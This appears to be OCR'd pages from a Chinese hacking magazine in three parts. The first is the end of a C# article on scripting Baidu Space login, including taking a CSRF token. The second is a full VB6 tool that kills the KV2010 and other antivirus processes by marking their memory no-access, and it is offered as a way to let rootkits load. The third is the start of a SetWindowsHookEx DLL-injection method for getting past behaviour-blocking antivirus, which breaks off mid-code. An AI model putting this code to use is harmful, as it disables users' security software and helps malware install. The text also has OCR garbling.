


图 2

图中标出了 Post 的内容：

```
__tpl_ok=&next_target=&tpl=&skip_ok=&aid=&need_pay=&need_coin=&pay_method=&u=.%2F&return_method=get&more_param=&return_type=&psp_tt=0&password=我的密码（不告诉你）&safeflg=0&username=handt03&verifycode=__
```

下面我们具体实现登录过程，直接看代码（篇幅有限，都只给出核心代码，完整代码可以到黑防官方网站下载）：

```
// 用户登录
```

```
public bool Login(string username, string password)
{
    WebClient bdClient = new WebClient();
    // 通过访问 sys/checkuser/用户名/3 的返回结果判断
    // 时候登录成功
    if (!checkuser(username)){
        return false;
    }
    try
    {
        bdClient.ReqUrl = "http://passport.baidu.com/?login";
        bdClient.ReqString = "&username=" + HttpUtility. UrlEncode
(username, this.Encode) +
    "&password="
    + HttpUtility.UrlEncode(password,this.Encode);
        bdClient.reqHttp(true);
        // 若返回结果中含有 http://passport.baidu.com
        // 字符串表明登录成功
        if (Regex.IsMatch(this.Bdwebclient.ReqResult, "\
"http://passport.baidu.com/\""))
        {
            this.Username = username;
            this.Password = password;
            this.IsVerify = true;
            return true;
        }
    }catch (WebException e){
        e.Source = this.Bdwebclient.ReqString;
        throw e;
    }
    return false;
}
```

其中，重要的是 reqHttp()方法，代码如下：

```
public string reqHttp(bool needCookies)
{
    // 下面这句很重要!!
    ServicePointManager.Expect100Continue = false;
    try
    {       // 检测 cookie 字段
        if (this.Cookies != null && this.Cookies != ""){
            this.Hiwebclient.Headers.Add(HttpRequest Header.
Cookie, this.Cookies);
        }   // 检测 Referer 字段
        if (this.Referer != null && this.Referer != ""){
            this.Hiwebclient.Headers.Add(HttpRequest Header.
Referer, this.Referer);
            this.Referer = "";
        }   // 发送的请求内容
        if (this.ReqString != null && this.ReqString != ""){
            this.Hiwebclient.Headers.Add(HttpRequest Header.
ContentType,
    "application/x-www-
    form-urlencoded");
            Hiwebclient.Headers.Add("Accept", "text/ html,
application/xhtml
    +xml,application/xml;q=0.9,*/*;q=0.8");
            Hiwebclient.Headers.Add("Referer", "http://hi.
baidu.com");
            Hiwebclient.Headers.Add("Content-Type", "application/
x-www-form-urlencoded");
            // 以 Post 方式发送请求信息
            this.ReqResult = this.Hiwebclient.UploadString(new
Uri(this.ReqUrl), "post",
    this.ReqString);
    this.ReqResult = this.Hiwebclient.UploadString(new Uri(this.
ReqUrl), "post",
    this.ReqString);
            // 保存用户的 cookie 信息，维持用户的登录状态
            if (needCookies){
                this.Cookies = "";
                foreach (string strtemp in Regex.Split (this.
Hiwebclient.ResponseHeaders.Get
    ("Set-Cookie"), ","))
                {
                    Match match = Regex.Match (strtemp,
@"^\w[^=]+=[^;]+");
                    if (match.Success){
                        this.Cookies = this.Cookies + match.
Value + ";";
                    }
                }
            }
        }else{//不传送查询字符串，在 checkuser()方法中会用到
            StreamReader reader = new StreamReader(this.
Hiwebclient.OpenRead(new Uri
                (this.ReqUrl)), this.Encode);
            this.ReqResult = reader.ReadToEnd();
            reader.Close();
        }
    }
    // 捕获异常部分代码省略
    finally{    // 别忘了 dispose()
        this.Hiwebclient.Dispose();
    }
    return this.ReqResult;
}
```

尤其要注意的是 ServicePointManager.Expect100 Continue = false；这句话，如果不加的话，会一直出现 417 错误，也就是没法连接到远程服务器。大致原因是服务器的认证方式导致的。现在，我们已经顺利登录到服务器了，接下来，读取指定用户的一些必须信息，比如：文章分类、令牌信息。

必要数据的获取

大概在 5 月份，百度空间添加了 csrf 验证模块。它的验证机制比较简单，针对每个成功登录的用户，在你发送文章的时候，添加一个隐藏字段 bdstoken，如果你发送的数据中没有该字段或者字段值不正确，就会返回一个“csrf 验证……文章发送失败”的 html 页面。

其实突破 csrf 的方式很简单，因为我们的模拟登录实际上也是正常登录用户，在本地维护了相应的 cookie 信息，我们可以访问发表文章页面，然后从 html 代码中提取 bdstoken 字段的值，实现代码如下：

```
l_bdUser.Bdwebclient.ReqSite(true);
/* 开始获取 bdstoken */
Regex r = new Regex("bdstoken=\\w*&");
Match mc = r.Match(l_bdUser.Bdwebclient.ReqResult);
string tmp = mc.Value;
string bdstoken = tmp.Substring(9,tmp.Length - 10);
```

接下来演示如何获取诸如用户文章列表等信息，代码如下：

```
public List<BlogClass> GetClass()
{
    List<BlogClass> blogclasses = new List<BlogClass>();
    try
    {
        this.Bdwebclient.ReqUrl = "http://hi.baidu.com/" + this.
Spacename + "/blog";
        this.Bdwebclient.reqHttp(false);
        string matchPattern = "<div id=\"m_artclg\" class=
\"modbox\">([.\\s\\S]+)<div

    class=\"line\"> </div>\r\n\r\n</div>\r\n<table width=\"100%\"
border=\"0\"

    cellspacing=\"0\" cellpadding=\"0\" height=\"8\">";
        Match match = Regex.Match(this.Bdwebclient.ReqResult,
matchPattern);
```

```
            if (match.Success){
                String strresult = match.Groups[0].ToString();
                for (match = Regex.Match(stresult, "<div class=\"item\">
<a href=\"(.+)\"
    title=\"查看该分类中所有文章\">([.\\S]+)</a>(.+)</div>");
match.Success; match =

    match.NextMatch()){
                    BlogClass blogclass = new BlogClass();
                    blogclass.Href = match.Groups[1].To String();
                    blogclass.Name = match.Groups[2].To String();
                    blogclass.Num = int.Parse(match.Groups
[3].ToString().TrimStart('(').TrimEnd

    (')'));
                    blogclasses.Add(blogclass);
                }
            }
            return blogclasses;
        }catch (WebException e){
            throw e;
        }
    }
```

文章编辑

秉承决不“重复造轮子”的原则，在如今到处是编辑器的年代，我就直接采用别人写好的编辑器吧。到 codeproject 上可以找到不少，这里选用 kevin delafield 编写的一款编辑器，因为支持图片的插入，而且封装的不错。至于这个编辑器的使用，大家可以去 codeproject 上该项目的主页学习，在此不再赘述。编辑效果如图 3 所示。




图 3

远程存图

远程存图的思路是：首先上传图片到服务器，然后获取该图片的 URL 地址，以网络 URL 替换编辑器中图片的本地地址，下面是实现代码：

```
    public string uploadPicture(string albumName, string picPath,
MemoryStream picMs)
    {
        try
        {
            this.Bdwebclient.Referer = "http://hi.baidu.com/" + this.
Spacename +
    "/creat/picture/blog/";
            this.Bdwebclient.ReqUrl = "http://hiup.baidu.com/" + this.
Spacename + "/upload";
            this.Bdwebclient.ReqString = "BrowserType= 1&cm=
1&spAlbumName=" + albumName +
    "&spMaxSize=1600&spQuality=90&spIsCmtAllow=1&spRefURL
=" + System.Web.HttpUtility.UrlEncode
    ("http://hi.baidu.com/" + this.Spacename + "/creat/picture/blog/",
Encode) +
    "&ct=4&spIsBlogPicAdd=1";
            this.Bdwebclient.ReqFile = "spPhotofile0=" + pic Path;
            // UploadFile()功能：post 一个 MemoryStream 到服务器
            this.Bdwebclient.UploadFile(picMs);
            Match match = Regex.Match(this.Bdwebclient. ReqResult,
"str=\"/" + this.Spacename +
    "/pic/item/(.+)\";");
            if (match.Success){
                return "http://hiphotos.baidu.com/" + this. Spacename +
"/pic/item/" +
    match.Groups[1].ToString();
            }
            return "";
        }catch (WebException e){
            throw e;
        }
    }
```

提　　交

在上传了图片之后就可以顺利提交了，下面是提交的代码：

```
    private void btnpost_Click(object sender, EventArgs e)
    {
        try
        {
            EnableButton(false);
            if (!ckbSaveImg.Checked)
            {
                PublishBlog();
                EnableButton(true);
            }else{//远程存图
                // 1. 提取出编辑器返回文本中的所有图片地址
                List<string> imgarray = Common.getAll Image
(editor.BodyHtml);
                // 2.去除重复的图片本地地址
                imgarray = Common.removeRepeat(imgarray);
                // 3.准备线程，异步发送图片
                if (imgarray.Count > 0)
                {
                    ShowProgressDelegate showProgress = new
ShowProgressDelegate(ShowProgress);
                    object obj = new object[] { this, showProgress,
imgarray, Bduser };
                    asynClass asynclass = new asynClass();
                    // 在 RunProcess 方法中会调用图片上传模
                    // 块的代码
                    bool rc = ThreadPool.QueueUserWork
Item(new WaitCallback
    (asynclass.RunProcess), obj);
                }else{
                    PublishBlog();
                    EnableButton(true);
                }
            }
        }
        // 异常处理部分略
    }
```

拓　　展

虽然本文实现的是一个离线博客程序，但是将各个部分剥离后可以拓展以下思路：

（1）刷票工具（笔者以前实现过）；

（2）自动回复工具；


（3）本地文本编辑器。

对于本程序，我们还可以进一步添加如下功能：代码高亮、图文混排、本地预览（这涉及将空间的皮肤本地化）等。

（支持平台：Net Framework 2.0 及以上，集成开发环境：Sharpdeveloper 3.0.0.3800）

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VB
关键词：Ring3、KV2010



Ring3 下终止 KV2010

文/广东工业大学　胡文亮

经过本人最近研究，找到了一种方法可以终止 KV2010。现借助《黑客防线》这个平台，献上 Ring 3 下终止 KV2010 的实现过程。

我测试的 KV2010 是 2010 年 5 月 19 日更新的，安装完毕后，发现关于进程防杀的钩子还是那么几个：ObOpenObjectByPointer（ObpCreateHandle 钩子没有了）、PspTerminateThreadByPointer、KeInsertQueueApc、KiInsertQueueApc。经测试，KV2010 依然没有对“偷句柄”（从 CSRSS 进程中复制句柄）的行为进行处理，所以依然可以在 Ring 3 下用 ZwDuplicateObject 取得 KV2010 进程的句柄。取得句柄后，用 WriteProcessMemory 毁坏进程内存当然是行不通了，但是条条大路通罗马，用 VirtualProtectEx 依然可以达到相同的目的。

在介绍使用 VirtualProtectEx 毁坏进程内存之前，先介绍一个看似不相关的概念：数据执行保护（DEP）。百度百科上对 DEP 是这么介绍的：“数据执行保护（DEP）是一套软硬件技术，能够在内存上执行额外检查以帮助防止在系统上运行恶意代码。在 Microsoft Windows XP Service Pack 2、Microsoft Windows Server 2003 Service Pack 1 、Microsoft Windows XP Tablet PC Edition 2005 和 Microsoft Windows Vista 中，由硬件和软件一起强制实施 DEP”。那么 DEP 是怎么起到保护作用的呢？为监视您的程序，硬件实施 DEP 将跟踪已指定为“不可执行”的内存区域。如果已将内存指定为“不可执行”，而某个程序试图通过内存执行代码，Windows 将关闭该程序以防止恶意代码。无论代码是不是恶意的，都会执行此操作。

我们怎么利用 DEP 来帮助我们结束进程呢？只要把进程内存的有效区域全部改成“不可执行”即可。一旦进程使用到这些已经标识为“不可执行”的内存区域，则会立刻死亡。用 Visual Basic 6.0 实现的主要代码如下：

```
Option Explicit
Private Type SYSTEM_INFO
    dwOemID As Long
    dwPageSize As Long
    lpMinimumApplicationAddress As Long
    lpMaximumApplicationAddress As Long
    dwActiveProcessorMask As Long
dwNumberOrfProcessors As Long
dwProcessorType As Long
    dwAllocationGranularity As Long
    dwReserved As Long
End Type
Private Type MEMORY_BASIC_INFORMATION
    BaseAddress As Long
    AllocationBase As Long
    AllocationProtect As Long
    RegionSize As Long
    State As Long
    Protect As Long
    lType As Long
End Type
Private Declare Function RtlAdjustPrivilege Lib "ntdll.dll" _
                        (ByVal a As Long, _
                        ByVal b As Long, _
                        ByVal c As Long, _
    ByRef d As Long) As Long
Private Declare Function VirtualQueryEx Lib "kernel32.dll" _
                        (ByVal hProcess As Long, _
                        ByRef lpAddress As Any, _
                        ByRef lpBuffer As
MEMORY_BASIC_INFORMATION, _
                        ByVal dwLength As Long) As
                            Long
Private Declare Function VirtualProtectEx Lib "kernel32.dll" _
                        (ByVal hProcess As Long, _
                        ByRef lpAddress As Any, _
                        ByVal dwSize As Long, _
                        ByVal flNewProtect As Long, _
                        ByRef lpflOldProtect As
                            Long) As Long
Private Declare Function CloseHandle Lib "kernel32.dll" _
(ByVal hObject As Long) As Long
Private Declare Sub GetSystemInfo Lib "kernel32.dll" _
                        (ByRef lpSystemInfo As
                            SYSTEM_INFO)
Private Const PROCESS_VM_READ As Long = (&H10)
Private Const PROCESS_VM_OPERATION As Long = (&H8)
Private Const PROCESS_QUERY_INFORMATION As Long =
(&H400)
Private Const PAGE_NOACCESS As Long = &H1
'获得 SE_DEBUG 权限
Private Sub GetSeDebug()
    RtlAdjustPrivilege 20, 1, 0, 0
End Sub
'利用 VirtualProtect 杀进程
Private Sub VmpKillProcess(ByVal PID As Long)
Dim MaxAddr As Long, MinAddr As Long, CurAddr As Long,
PageSize As Long
Dim OldProtect As Long, hProc As Long
Dim SysInfo As SYSTEM_INFO
    Dim MemBasicInfo As MEMORY_BASIC_ INFORMATION
Call GetSystemInfo(SysInfo)
MinAddr = SysInfo.lpMinimumApplicationAddress
MaxAddr = SysInfo.lpMaximumApplicationAddress
PageSize = SysInfo.dwPageSize
'打开进程，使用复制句柄的方式
```

```
        hProc = OpenProcess(PROCESS_VM_OPERATION Or PROCESS_
QUERY_INFORMATION, False, PID)
        '从最小地址循环到最大地址
        For CurAddr = MinAddr To MaxAddr Step PageSize
            '查询整个进程内存地址的有效性
            If (VirtualQueryEx(hProc, ByVal CurAddr, MemBasicInfo, 28))
Then
                '使有效的地址标记为不可执行
                Call VirtualProtectEx(hProc, _
                                    ByVal MemBasic
                                    Info.BaseAddress, _
                                    MemBasicInfo.
                                    RegionSize, _
                                    PAGE_
                                    NOACCESS, _
                                    OldProtect)
            End If
        Next
        Call CloseHandle(hProc)
    End Sub
    Public Sub main()
    Call GetSeDebug
        Call VmpKillProcess(CLng(InputBox("PID=", "Kill KV2010
In Ring 3")))
        End Sub
```


把这份代码编译，然后输入KV2010监控进程的PID，KV2010监控进程便马上消失了。这份代码对冰刃、狙剑、天琊等比较早的ARK工具以及对瑞星杀毒软件2010和金山毒霸2011皆有效。令人费解的是，瑞星杀毒软件2010和金山毒霸2011的驱动都已经SSDT HOOK了ZwProtectViruaIMemory，真不知道瑞星杀毒软件2010和金山毒霸2011的驱动在Fake_ZwProtectViruaIMemory里是怎么处理的。其实只要用ObReferenceObjectByHandle或ZwQueryInformationProcess查询一下句柄所对应的EPROCESS，如果是受保护的EPROCESS，返回STATUS_UNSUCCESSFUL就起到保护的作用了，直接Hook ObReferenceObjectByHandle当然也可以。

这份代码在Windows XP下测试通过。由于在代码中没有直接使用指针（利用ByRef间接使用指针），所以此代码稍加修改就能移植到不支持指针的VB.NET中。另外把这份代码转成C语言版本，并把用到的WIN32 API改成NATIVE API，就能把代码移植到驱动程序中。

结束了杀毒软件的进程之后，ROOTKIT就能方便地加载驱动了（加载完驱动后再启动杀毒软件）。这种结束进程的方法之所以能成功，很大原因是还能用两年多以前的方法获得进程句柄。杀毒软件的工程师们，请保管好自己的进程句柄吧！

（编辑提醒：本文涉及的代可以到黑防官方网站下载）

前置知识：VC
关键词：主动防御、DLL注入、Hook



另类过主动防御系统

文/图　腾袭

看过这么多期的《黑客防线》了，我想大家都知道很多种过主动防御的方法了吧，像ShellCode等，不过这些实现起来都有点复杂，现在我就向大家介绍一种简单的可以过主动的方法，经本人测试的卡巴斯基、瑞星、360杀毒的主动全过了。

原　理

同样是DLL注入，当然这种注入方式可不是什么CreateRemoteThread + GetProcAddress的“高危”方法，具体代码会在后面详细给出。

实　现

看到这里，估计大家想问了，到底是什么样的方法才能绕过主动注入DLL呢？我只想说一个函数：SetWindowsHookEx，是在DLL中执行的SetWindowsHookEx和其回调函数。如果你熟悉Windows消息机制和钩子机制，看到这里你可能已经明白了。

首先，我们来看看什么是Windows的消息机制和钩子机制。

Windows的消息系统是由3个部分组成的。

- 消息队列。Windows能够为所有的应用程序维护一个消息队列。应用程序必须从消息队列中获取消息，然后分派给某个窗口。
- 消息循环。通过这个循环机制，应用程序从消息队列中检索消息，再把它分派给适当的窗口，然后继续从消息队列中检索下一条消息，再分派给适当的窗口，依次进行。
- 窗口过程。每个窗口都有一个窗口过程来接收传递给窗口的消息，它的任务就是获取消息然后响应它。窗口过程是一个回调函数；处理了一个消息后，它通常要返回一个值给Wi ndows。

注意，回调函数是程序中的一种函数，它是由Windows或外部模块调用的。

钩子（Hook），是Windows消息处理机制的一个平台，应

用程序可以在上面设置子程序以监视指定窗口的某种消息，而且所监视的窗口可以是其他进程所创建的。当消息到达后，在目标窗口处理函数之前处理它。钩子机制允许应用程序截获处理 Windows 消息或特定事件。钩子实际上是一个处理消息的程序段，通过系统调用，把它挂入系统。每当特定的消息发出，在没有到达目的窗口前，钩子程序就先捕获该消息，即钩子函数先得到控制权。这时钩子函数即可以加工处理（改变）该消息，也可以不作处理而继续传递该消息，还可以强制结束消息的传递。

现在，我想大家都应该理解得差不多了，作为一个设置钩子的函数，SetWindowsHookEx 和其回调函数在 DLL 中起的作用是很大的。让我们来想一下，设置回调函数后，Windows 的消息就被截获，并传递到回调函数中。这时，由于回调函数在 DLL 中，而其他的 GUI 程序想要知道回调函数中有什么，消息又将何去何从——没错，他们要去主动加载这个 DLL！这是多么巧妙的一个想法啊！让我们一起看看 DLL 中的代码：

```
    //DLL 中全局变量定义
HMODULE g_hModule = NULL;
HHOOK hHook=0;
HANDLE hProcess = NULL; //全局进程句柄，在 DllMain 中被使用

LRESULT CALLBACK HookProc(int nCode,WPARAM wParam,
LPARAM lParam)
{
    //回调函数，这里并不需要处理什么
    return(CallNextHookEx(hHook,nCode,wParam,lParam));
}

    //DLL 导出函数，方便在可执行文件中调用
extern "C" __declspec(dllexport) BOOL UnloadHook()
{
    //卸载钩子，在完成你需要的动作后自然要卸载了
    return(UnhookWindowsHookEx(hHook));
}

extern "C" __declspec(dllexport) BOOL StartHook()
{
    //设置钩子
    hHook = SetWindowsHookEx(WH_GETMESSAGE,
(HOOKPROC)HookProc, g_hModule, 0);
    if (hHook)
    return TRUE;
    return FALSE;
}
```

好了，到现在我们的准备工作已经完成了，下面我们就该判断一下被注入的可执行文件的进程名了。

```
    //先定义两个可能用到的函数的原型
typedef HANDLE (WINAPI* FN_CREATE_REMOTE_THREAD)(
        __in        HANDLE hProcess,
        __in_opt    LPSECURITY_ATTRIBUTES
                lpThreadAttributes,
        __in        SIZE_T dwStackSize,
        __in        LPTHREAD_START_ROUTINE
                    lpStartAddress,
        __in_opt    LPVOID lpParameter,
        __in        DWORD dwCreationFlags,
__out_opt LPDWORD lpThreadId
        );
typedef DWORD (WINAPI *FN_GETMODULEBASE- NAME)
        (HANDLE hProcess, HMODULE hModule, LPTSTR
lpBaseName, DWORD nSize);
    //DLL 入口
BOOL APIENTRY DllMain( HMODULE hModule,
    DWORD  ul_reason_for_call,
  LPVOID lpReserved)
  {
      switch ( ul_reason_for_call )
      {
      case DLL_PROCESS_ATTACH:
          {
              //DLL 已注入到目标进程
                      bool IsStrartHook = true;

